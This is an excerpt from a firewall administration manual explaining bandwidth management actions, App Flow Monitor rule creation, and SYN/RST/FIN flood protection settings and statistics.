Custom BWM actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the Firewall > Action Objects page and selecting the Bandwidth Management action type. Custom BWM actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from Global to WAN, and from WAN to Global.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the Firewall Settings > BWM page. If the Bandwidth Management Type is set to Global, all eight levels of BWM are available. If the Bandwidth Management Type is set to WAN, the predefined actions list includes three levels of WAN BWM. For more information about BWM actions, see the [“Actions Using Bandwidth Management”](#) section on page 513.

The following table lists the predefined default actions that are available when adding a policy.

| If BWM Type = Global | If BWM Type = WAN |
|--|---|
| <ul style="list-style-type: none">• BWM Global-Realtime• BWM Global-Highest• BWM Global-High• BWM Global-Medium High• BWM Global-Medium• BWM Global-Medium Low• BWM Global-Low• BWM Global-Lowest | <ul style="list-style-type: none">• WAN BWM High• WAN BWM Medium• WAN BWM Low |

Creating a New BWM Action or Policy

If you do not want to use the predefined BWM actions or policies, you have the option to create a new one that fits your needs.

To create a new BWM action or policy, perform the following steps:

- Step 1** Navigate to the **Firewall > Action Objects** page.
- Step 2** Click **Add New Action Object** at the bottom of the page.
The **Add/Edit Action Object** window is displayed.

- Step 3** If the BWM type is Global, do the following:
- Action Name field: Enter a name for the policy.
 - Action drop-down: Select **Bandwidth Management**
 - Check **Enable Outbound Bandwidth Management** checkbox and select the Bandwidth Priority.
 - Check **Enable Inbound Bandwidth Management** checkbox and select the Bandwidth Priority.

If the Bandwidth Management Type is set to **WAN** on the Firewall Settings > BWM page, the screen displays the following options, which are not displayed if Bandwidth Management Type is set to **Global**:

- Bandwidth Aggregation Method
- Guaranteed Bandwidth
- Maximum Bandwidth
- Enable Tracking Bandwidth Usage

In case of a BWM type of WAN, the configuration of these options is included in the following steps.

**Note**

All priorities will be displayed (0 –7) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the Medium Priority (default).

Action Object Settings

Action Name:

Action:

Bandwidth Aggregation Method:

Enable Outbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:

Enable Inbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:

Enable Tracking Bandwidth Usage

Note: BWM Type: WAN; To change go to [Firewall Settings > BWM](#)

- Step 4** In the **Bandwidth Aggregation Method** drop-down list, select one of the following:
- **Per Policy** – When multiple policies are using the same Bandwidth Management action, each policy can consume up to the configured bandwidth even when the policies are active at the same time.
 - **Per Action** – When multiple policies are using the same Bandwidth Management action, the total bandwidth is limited as configured for all policies combined if they are active at the same time.
- Step 5** Do one or both of the following:
- To manage outbound bandwidth, select the **Enable Outbound Bandwidth Management** checkbox.
 - To manage inbound bandwidth, select the **Enable Inbound Bandwidth Management** checkbox.
- Step 6** To specify the **Guaranteed Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down list, select either % or **Kbps**.

If you plan to use this custom action for rate limiting rather than guaranteeing bandwidth, you do not need to change the **Guaranteed Bandwidth** field.

- Step 7** To specify the **Maximum Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down list, select either **%** or **Kbps**.


If you plan to use this custom action for guaranteeing bandwidth rather than rate limiting, you do not need to change the **Maximum Bandwidth** field.

- Step 8** For **Bandwidth Priority**, select a priority level from the drop-down list, where 0 is the highest and 7 is the lowest.

- Step 9** Optionally select **Enable Tracking Bandwidth Usage** to track the usage. When bandwidth usage tracking is enabled, you can view the usage in the Action Properties tooltip by mousing over the BWM action of a policy on the Firewall > App Rules page.

- Step 10** Click **OK**.

You can see the resulting action in the **Action Objects** screen.



| # | Name | Action Type | Content |
|----|---------------------------------|--------------------------------------|---|
| 1 | Block SMTP E-Mail Without Reply | Block SMTP E-Mail Without Reply | |
| 2 | BWM High | Bandwidth Management | |
| 3 | BWM Low | Bandwidth Management | |
| 4 | BWM Medium | Bandwidth Management | |
| 5 | Bypass DPI | Bypass DPI | |
| 6 | CFS Block page | CFS Block Page | |
| 7 | Custom Inbound BWM | Bandwidth Management | |
| 8 | Disable exe attachments | Disable E-Mail Attachment - Add Text | Executable email attachments are not allowed. |
| 9 | No Action | No Action | |
| 10 | Packet Monitor | Packet Monitor | |
| 11 | Reset/Drop | Reset/Drop | |
| 12 | Test.e | Disable E-Mail Attachment - Add Text | Oops! |

Configuring App Flow Monitor

BWM can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the Firewall Settings > BWM page. The priority levels enabled by default are High, Medium, and Low.




Note

You must have the ADTRAN Application Visualization application enabled before proceeding.

To configure BWM using the App Flow Monitor, perform the following steps:

Step 1 Navigate to the **Dashboard > App Flow Monitor** page.



The screenshot shows the 'App Flow Monitor' interface. At the top, there are tabs for 'Applications', 'Users', 'URLs', 'Initiators', 'Responders', 'Threats', 'VoIP', 'VPN', 'Devices', and 'Contents'. Below the tabs, there are controls for 'Create Rule', 'Filter View', 'Interval' (set to 'Last 60 seconds'), and 'Group' (set to 'Application'). A 'Load Filter' dropdown is set to 'Select/Input Filter'. The main area displays a table with the following data:

| Application | Sessions | Total Packets | Total Bytes | Ave Rate (Kbps) | Threats |
|-----------------------|----------|---------------|-------------|-----------------|---------|
| Executable | 2 | 6,044 | 5,101,215 | 189.822 | 0 |
| BottomFeeder | 2 | 1,690 | 1,597,932 | 11.822 | 0 |
| Adobe Acrobat | 1 | 1,289 | 1,247,766 | 121.852 | 0 |
| Apple | 2 | 1,206 | 1,223,244 | 10.298 | 0 |
| HTTP | 16 | 1,318 | 945,527 | 19.006 | 0 |
| Archive | 4 | 936 | 847,396 | 8.499 | 0 |
| Image | 6 | 836 | 686,884 | 4.851 | 2 |
| Shockwave Flash (SWF) | 7 | 847 | 645,777 | 20.131 | 0 |
| Thumbnail | 1 | 310 | 279,323 | - | 0 |
| Atom Syndication | 6 | 301 | 215,821 | 16.433 | 0 |
| Zynga Texas Holdem | 3 | 300 | 204,308 | 33.816 | 0 |

At the bottom of the interface, it shows 'Internet | Protected Mode: On' and a refresh rate of '600 sec'.

Step 2 Check the service-based applications or signature-based applications to which you want to apply global BWM.



Note

General applications cannot be selected. Service-based applications and signature-based applications cannot be mixed in a single rule.



Note

Create rule for service-based applications will result in creating a firewall access rule and create rule for signature-based applications will create an application control policy.

- Step 3** Click **Create Rule**.
The **Create Rule** pop-up is displayed.

Service-based Application Options

Signature-based Applications Options

- Step 4** Select the **Bandwidth Manage** radio button, and then select a global BWM priority.
- Step 5** Click **Create Rule**.
A confirmation pop-up is displayed.



Service-based Application Successful



Signature-based Applications Successful

Step 6 Click **OK**.

Step 7 Navigate to **Firewall > Access Rules** page (for service-based applications) and **Firewall > App Rules** (for signature-based applications) to verify that the rule was created.



Note For service-based applications, the new rule is identified with a tack in the Comments column and a prefix in Service column of ~services=<service name>. For example, ~services=NTP&t=1306361297.



Note For signature-based applications, the new rule is identified with a prefix, ~BWM_Global-<priority>=~catname=<app_name> in the Name column and in the Object column prefix ~catname=<app_name>.

Glossary

Bandwidth Management (BWM): Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. ADTRAN employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.

Guaranteed Bandwidth: A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS Enhanced 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.


Inbound (Ingress) BWM: The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.

Maximum Bandwidth: A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Maximum Bandwidth can be set to 0%, which will prevent all traffic.

Outbound (Egress) BWM: Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with 8 priority rings to service different types of traffic, as classified by Access Rules.

Priority: An additional dimension used in the classification of traffic. SonicOS uses eight priority values (0 = highest, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.

Queuing: To effectively make use of the available bandwidth on a link. Queues are commonly employed to sort and separately manage traffic after it has been classified.



CHAPTER 45

Configuring Flood Protection

Firewall Settings > Flood Protection

The **Firewall Settings > Flood Protection** page lets you view statistics on TCP Traffic through the security appliance and manage TCP traffic settings. The page is divided into four sections

- [“TCP Settings” on page 626](#)
- [“SYN Flood Protection Methods” on page 627](#)
- [“Configuring Layer 3 SYN Flood Protection” on page 628](#)
- [“Configuring Layer 2 SYN/RST/FIN Flood Protection” on page 630](#)
- [“TCP Traffic Statistics” on page 631](#)

TCP Settings

Firewall / **TCP Settings**

Accept Cancel

TCP Settings

Enforce strict TCP compliance with RFC 793 and RFC 1122

Enable TCP handshake enforcement

Enable TCP checksum enforcement

Default TCP Connection Timeout (minutes):

Maximum Segment Lifetime (seconds):

Layer 3 SYN Flood Protection - SYN Proxy

SYN Flood Protection Mode:

SYN Attack Threshold:

Suggested value calculated from gathered statistics: 300

Attack threshold (incomplete connection attempts / second):

SYN Proxy options:

All LANDMZ servers support the TCP SACK option

Limit MSS sent to WAN clients (when connections are proxied)

Maximum TCP MSS sent to WAN clients:

Always log SYN packets received

Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

Threshold for SYN/RST/FIN flood blacklisting (Packets / Sec):

Enable SYN/RST/FIN flood blacklisting on all interfaces

Never blacklist WAN machines

Always allow SonicWall management traffic

TCP Traffic Statistics

| TCP Traffic Statistics | |
|------------------------|--------|
| Connections Opened | 195187 |
| Connections Closed | 189086 |
| Connections Refused | 295 |
| Connections Aborted | 12542 |

The TCP Settings section allows you to:

- **Enforce strict TCP compliance with RFC 793 and RFC 1122** – Select to ensure strict compliance with several TCP timeout rules. This setting maximizes TCP security, but it may cause problems with the Window Scaling feature for Windows Vista users.
- **Enable TCP handshake enforcement** – Require a successful three-way TCP handshake for all TCP connections.
- **Enable TCP checksum enforcement** – If an invalid TCP checksum is calculated, the packet will be dropped.
- **Default TCP Connection Timeout** – The default time assigned to Access Rules for TCP traffic. If a TCP session is active for a period in excess of this setting, the TCP connection will be cleared by the ADTRAN. The default value is 5 minutes, the minimum value is 1 minute, and the maximum value is 999 minutes. Note: Setting excessively long connection time-outs will slow the reclamation of stale resources, and in extreme cases could lead to exhaustion of the connection cache.
- **Maximum Segment Lifetime (seconds)** – Determines the number of seconds that any TCP packet is valid before it expires. This setting is also used to determine the amount of time (calculated as twice the Maximum Segment Lifetime, or 2MSL) that an actively closed TCP connection remains in the TIME_WAIT state to ensure that the proper FIN / ACK exchange has occurred to cleanly close the TCP connection.
 - Default value: 8 seconds
 - Minimum value: 1 second

- Maximum value: 60 seconds

SYN Flood Protection Methods

SYN/RST/FIN Flood protection helps to protect hosts behind the ADTRAN from Denial of Service (DoS) or Distributed DoS attacks that attempt to consume the host's available resources by creating one of the following attack mechanisms:

- Sending TCP SYN packets, RST packets, or FIN packets with invalid or spoofed IP addresses.
- Creating excessive numbers of half-opened TCP connections.

The following sections detail some SYN Flood protection methods:

- [“SYN Flood Protection Using Stateless Cookies” on page 627](#)
- [“Layer-Specific SYN Flood Protection Methods” on page 627](#)
- [“Understanding SYN Watchlists” on page 627](#)
- [“Understanding a TCP Handshake” on page 628](#)

SYN Flood Protection Using Stateless Cookies

The method of SYN flood protection employed starting with SonicOS Enhanced uses stateless SYN Cookies, which increase reliability of SYN Flood detection, and also improves overall resource utilization on the ADTRAN. With stateless SYN Cookies, the ADTRAN does not have to maintain state on half-opened connections. Instead, it uses a cryptographic calculation (rather than randomness) to arrive at SEQr.

Layer-Specific SYN Flood Protection Methods

SonicOS Enhanced provides several protections against SYN Floods generated from two different environments: trusted (internal) or untrusted (external) networks. Attacks from *untrusted* WAN networks usually occur on one or more servers protected by the firewall. Attacks from the *trusted* LAN networks occur as a result of a virus infection inside one or more of the trusted networks, generating attacks on one or more local or remote hosts.

To provide a firewall defense to both attack scenarios, SonicOS Enhanced provides two separate SYN Flood protection mechanisms on two different layers. Each gathers and displays SYN Flood statistics and generates log messages for significant SYN Flood events.

- **SYN Proxy (Layer 3)** – This mechanism shields servers inside the trusted network from WAN-based SYN flood attacks, using a SYN Proxy implementation to verify the WAN clients before forwarding their connection requests to the protected server. You can enable SYN Proxy only on WAN interfaces.
- **SYN Blacklisting (Layer 2)** – This mechanism blocks specific devices from generating or forwarding SYN flood attacks. You can enable SYN Blacklisting on any interface.

Understanding SYN Watchlists

The internal architecture of both SYN Flood protection mechanisms is based on a single list of Ethernet addresses that are the most active devices sending initial SYN packets to the firewall. This list is called a *SYN watchlist*. Because this list contains Ethernet addresses, the device tracks all SYN traffic based on the address of the device forwarding the SYN packet, without considering the IP source or destination address.

Each watchlist entry contains a value called a *hit count*. The hit count value increments when the device receives the an initial SYN packet from a corresponding device. The hit count decrements when the TCP three-way handshake completes. The hit count for any particular device generally equals the number of half-open connections pending since the last time the device reset the hit count. The device default for resetting a hit count is once a second.

The thresholds for logging, SYN Proxy, and SYN Blacklisting are all compared to the hit count values when determining if a log message or state change is necessary. When a SYN Flood attack occurs, the number of pending half-open connections from the device forwarding the attacking packets increases substantially because of the spoofed connection attempts. When you set the attack thresholds correctly, normal traffic flow produces few attack warnings, but the same thresholds detect and deflect attacks before they result in serious network degradation.

Understanding a TCP Handshake

A typical TCP handshake (simplified) begins with an initiator sending a TCP SYN packet with a 32-bit sequence (SEQ_i) number. The responder then sends a SYN/ACK packet acknowledging the received sequence by sending an ACK equal to SEQ_i+1 and a random, 32-bit sequence number (SEQ_r). The responder also maintains state awaiting an ACK from the initiator. The initiator's ACK packet should contain the next sequence (SEQ_i+1) along with an acknowledgment of the sequence it received from the responder (by sending an ACK equal to SEQ_r+1). The exchange looks as follows:

1. Initiator -> SYN (SEQ_i=0001234567, ACK_i=0) -> Responder
2. Initiator <- SYN/ACK (SEQ_r=3987654321, ACK_r=0001234568) <- Responder
3. Initiator -> ACK (SEQ_i=0001234568, ACK_i=3987654322) -> Responder

Because the responder has to maintain state on all half-opened TCP connections, it is possible for memory depletion to occur if SYNs come in faster than they can be processed or cleared by the responder. A half-opened TCP connection did not transition to an established state through the completion of the three-way handshake. When the ADTRAN is between the initiator and the responder, it effectively becomes the responder, brokering, or *proxying*, the TCP connection to the actual responder (private host) it is protecting.

Configuring Layer 3 SYN Flood Protection

To configure SYN Flood Protection features, go to the Layer 3 SYN Flood Protection - SYN Proxy portion of the **Firewall Settings > Flood Protection** window that appears as shown in the following figure.

Layer 3 SYN Flood Protection - SYN Proxy

SYN Flood Protection Mode: Watch and report possible SYN floods

SYN Attack Threshold:
Suggested value calculated from gathered statistics: 300
Attack threshold (incomplete connection attempts / second): 300

SYN-Proxy options:

- All LAN/DMZ servers support the TCP SACK option
- Limit MSS sent to WAN clients (when connections are proxied)
Maximum TCP MSS sent to WAN clients: 1450
- Always log SYN packets received

A SYN Flood Protection mode is the level of protection that you can select to defend against half-opened TCP sessions and high-frequency SYN packet transmissions. This feature enables you to set three different levels of SYN Flood Protection:

- **Watch and Report Possible SYN Floods** – This option enables the device to monitor SYN traffic on all interfaces on the device and to log suspected SYN flood activity that exceeds a packet count threshold. The feature does not turn on the SYN Proxy on the device so the device forwards the TCP three-way handshake without modification. This is the least invasive level of SYN Flood protection. Select this option if your network is not in a high risk environment.
- **Proxy WAN Client Connections When Attack is Suspected** – This option enables the device to enable the SYN Proxy feature on WAN interfaces when the number of incomplete connection attempts per second surpasses a specified threshold. This method ensures the device continues to process valid traffic during the attack and that performance does not degrade. Proxy mode remains enabled until all WAN SYN flood attacks stop occurring or until the device blacklists all of them using the SYN Blacklisting feature. This is the intermediate level of SYN Flood protection. Select this option if your network experiences SYN Flood attacks from internal or external sources.
- **Always Proxy WAN Client Connections** – This option sets the device to always use SYN Proxy. This method blocks all spoofed SYN packets from passing through the device. Note that this is an extreme security measure and directs the device to respond to port scans on all TCP ports because the SYN Proxy feature forces the device to respond to all TCP SYN connection attempts. This can degrade performance and can generate a false positive. Select this option only if your network is in a high risk environment.

Configuring SYN Attack Threshold

The SYN Attack Threshold configuration options provide limits for SYN Flood activity before the device drops packets. The device gathers statistics on WAN TCP connections, keeping track of the maximum and average maximum and incomplete WAN connections per second. Out of these statistics, the device suggests a value for the SYN flood threshold. Note the two options in the section:

Suggested value calculated from gathered statistics – The suggested attack threshold based on WAN TCP connection statistics.

Attack Threshold (Incomplete Connection Attempts/Second) – Enables you to set the threshold for the number of incomplete connection attempts per second before the device drops packets at any value between 5 and 999,999.

Configuring SYN Proxy Options

When the device applies a SYN Proxy to a TCP connection, it responds to the initial SYN packet with a manufactured SYN/ACK reply, waiting for the ACK in response before forwarding the connection request to the server. Devices attacking with SYN Flood packets do not respond to the SYN/ACK reply. The firewall identifies them by their lack of this type of response and blocks their spoofed connection attempts. SYN Proxy forces the firewall to manufacture a SYN/ACK response without knowing how the server will respond to the TCP options normally provided on SYN/ACK packets.

To provide more control over the options sent to WAN clients when in SYN Proxy mode, you can configure the following two objects:

- **SACK** (Selective Acknowledgment) – This parameter controls whether or not Selective ACK is enabled. With SACK enabled, a packet or series of packets can be dropped, and the received informs the sender which data has been received and where holes may exist in the data.
- **MSS** (Minimum Segment Size) – This sets the threshold for the size of TCP segments, preventing a segment that is too large to be sent to the targeted server. For example, if the server is an IPsec gateway, it may need to limit the MSS it received to provide space for IPsec headers when tunneling traffic. The firewall cannot predict the MSS value sent to the server when it responds to the SYN manufactured packet during the proxy sequence. Being able to control the size of a segment, enables you to control the manufactured MSS value sent to WAN clients.

The SYN Proxy Threshold region contains the following options:

- **All LAN/DMZ servers support the TCP SACK option** – This checkbox enables Selective ACK where a packet can be dropped and the receiving device indicates which packets it received. Enable this checkbox only when you know that all servers covered by the firewall accessed from the WAN support the SACK option.
- **Limit MSS sent to WAN clients (when connections are proxied)** – Enables you to enter the maximum Minimum Segment Size value. If you specify an override value for the default of 1460, this indicates that a segment of that size or smaller will be sent to the client in the SYN/ACK cookie. Setting this value too low can decrease performance when the SYN Proxy is always enabled. Setting this value too high can break connections if the server responds with a smaller MSS value.
 - **Maximum TCP MSS sent to WAN clients.** The value of the MSS. The default is 1460.



Note

When using Proxy WAN client connections, remember to set these options conservatively since they only affect connections when a SYN Flood takes place. This ensures that legitimate connections can proceed during an attack.

- **Always log SYN packets received.** Logs all SYN packets received.

Configuring Layer 2 SYN/RST/FIN Flood Protection

The SYN/RST/FIN Blacklisting feature is a list that contains devices that exceeded the SYN, RST, and FIN Blacklist attack threshold. The firewall device drops packets sent from blacklisted devices early in the packet evaluation process, enabling the firewall to handle greater amounts of these packets, providing a defense against attacks originating on local networks while also providing second-tier protection for WAN networks.

Devices cannot occur on the SYN/RST/FIN Blacklist and watchlist simultaneously. With blacklisting enabled, the firewall removes devices exceeding the blacklist threshold from the watchlist and places them on the blacklist. Conversely, when the firewall removes a device from the blacklist, it places it back on the watchlist. Any device whose MAC address has been placed on the blacklist will be removed from it approximately three seconds after the flood emanating from that device has ended.

Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting

Threshold for SYN/RST/FIN flood blacklisting (Packets / Sec)

Enable SYN/RST/FIN flood blacklisting on all interfaces

Never blacklist WAN machines

Always allow SonicWall management traffic

The SYN/RST/FIN Blacklisting region contains the following options:

- **Threshold for SYN/RST/FIN flood blacklisting (SYNs / Sec)** – The maximum number of SYN, RST, and FIN packets allowed per second. The default is 1,000. This value should be larger than the SYN Proxy threshold value because blacklisting attempts to thwart more vigorous local attacks or severe attacks from a WAN network.
- **Enable SYN/RST/FIN flood blacklisting on all interfaces** – This checkbox enables the blacklisting feature on all interfaces on the firewall.
 - **Never blacklist WAN machines** – This checkbox ensures that systems on the WAN are never added to the SYN Blacklist. This option is recommended as leaving it unchecked may interrupt traffic to and from the firewall's WAN ports.
 - **Always allow ADTRAN management traffic** – This checkbox causes IP traffic from a blacklisted device targeting the firewall's WAN IP addresses to not be filtered. This allows management traffic, and routing protocols to maintain connectivity through a blacklisted device.

TCP Traffic Statistics

The TCP Traffic Statistics table provides statistics on the following:

- **Connections Opened** – Incremented when a TCP connection initiator sends a SYN, or a TCP connection responder receives a SYN.
- **Connections Closed** – Incremented when a TCP connection is closed when both the initiator and the responder have sent a FIN and received an ACK.
- **Connections Refused** – Incremented when a RST is encountered, and the responder is in a SYN_RCVD state.
- **Connections Aborted** – Incremented when a RST is encountered, and the responder is in some state other than SYN_RCVD.
- **Total TCP Packets** – Incremented with every processed TCP packet.
- **Validated Packets Passed** – Incremented under the following conditions:
 - When a TCP packet passes checksum validation (while TCP checksum validation is enabled).
 - When a valid SYN packet is encountered (while SYN Flood protection is enabled).
 - When a SYN Cookie is successfully validated on a packet with the ACK flag set (while SYN Flood protection is enabled).
- **Malformed Packets Dropped** - Incremented under the following conditions:
 - When TCP checksum fails validation (while TCP checksum validation is enabled).
 - When the TCP SACK Permitted (Selective Acknowledgement, see RFC1072) option is encountered, but the calculated option length is incorrect.
 - When the TCP MSS (Maximum Segment Size) option is encountered, but the calculated option length is incorrect.
 - When the TCP SACK option data is calculated to be either less than the minimum of 6 bytes, or modulo incongruent to the block size of 4 bytes.
 - When the TCP option length is determined to be invalid.
 - When the TCP header length is calculated to be less than the minimum of 20 bytes.
 - When the TCP header length is calculated to be greater than the packet's data length.

- **Invalid Flag Packets Dropped** - Incremented under the following conditions:
 - When a non-SYN packet is received that cannot be located in the connection-cache (while SYN Flood protection is disabled).
 - When a packet with flags other than SYN, RST+ACK or SYN+ACK is received during session establishment (while SYN Flood protection is enabled).
 - TCP XMAS Scan will be logged if the packet has FIN, URG, and PSH flags set.
 - TCP FIN Scan will be logged if the packet has the FIN flag set.
 - TCP Null Scan will be logged if the packet has no flags set.
 - When a new TCP connection initiation is attempted with something other than just the SYN flag set.
 - When a packet with the SYN flag set is received within an established TCP session.
 - When a packet without the ACK flag set is received within an established TCP session.
- **Invalid Sequence Packets Dropped** – Incremented under the following conditions:
 - When a packet within an established connection is received where the sequence number is less than the connection’s oldest unacknowledged sequence.
 - When a packet within an established connection is received where the sequence number is greater than the connection’s oldest unacknowledged sequence + the connection’s last advertised window size.
- **Invalid Acknowledgement Packets Dropped** - Incremented under the following conditions:
 - When a packet is received with the ACK flag set, and with neither the RST or SYN flags set, but the SYN Cookie is determined to be invalid (while SYN Flood protection is enabled).
 - When a packet’s ACK value (adjusted by the sequence number randomization offset) is less than the connection’s oldest unacknowledged sequence number.
 - When a packet’s ACK value (adjusted by the sequence number randomization offset) is greater than the connection’s next expected sequence number.

SYN, RST, and FIN Flood Statistics

You can view SYN, RST and FIN Flood statistics in the lower half of the TCP Traffic Statistics list. The following are SYN Flood statistics.

| Column | Description |
|--|---|
| Max Incomplete WAN Connections / sec | The maximum number of pending embryonic half-open connections recorded since the firewall has been up (or since the last time the TCP statistics were cleared). |
| Average Incomplete WAN Connections / sec | The average number of pending embryonic half-open connections, based on the total number of samples since bootup (or the last TCP statistics reset). |
| SYN Floods in Progress | The number of individual forwarding devices that are currently exceeding either SYN Flood threshold. |
| RST Floods in Progress | The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold. |
| FIN Floods in Progress | The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold. |

| Column | Description |
|---|--|
| Total SYN, RST, or FIN Floods Detected | The total number of events in which a forwarding device has exceeded the lower of either the SYN attack threshold or the SYN/RST/FIN flood blacklisting threshold. |
| TCP Connection SYN-Proxy State (WAN only) | Indicates whether or not Proxy-Mode is currently on the WAN interfaces. |
| Current SYN-Blacklisted Machines | The number of devices currently on the SYN blacklist. |
| Current RST-Blacklisted Machines | The number of devices currently on the RST blacklist. |
| Current FIN-Blacklisted Machines | The number of devices currently on the FIN blacklist. |
| Total SYN-Blacklisting Events | The total number of instances any device has been placed on the SYN blacklist. |
| Total RST-Blacklisting Events | The total number of instances any device has been placed on the RST blacklist. |
| Total FIN-Blacklisting Events | The total number of instances any device has been placed on the FIN blacklist. |
| Total SYN Blacklist Packets Rejected | The total number of packets dropped because of the SYN blacklist. |
| Total RST Blacklist Packets Rejected | The total number of packets dropped because of the RST blacklist. |
| Total FIN Blacklist Packets Rejected | The total number of packets dropped because of the FIN blacklist. |
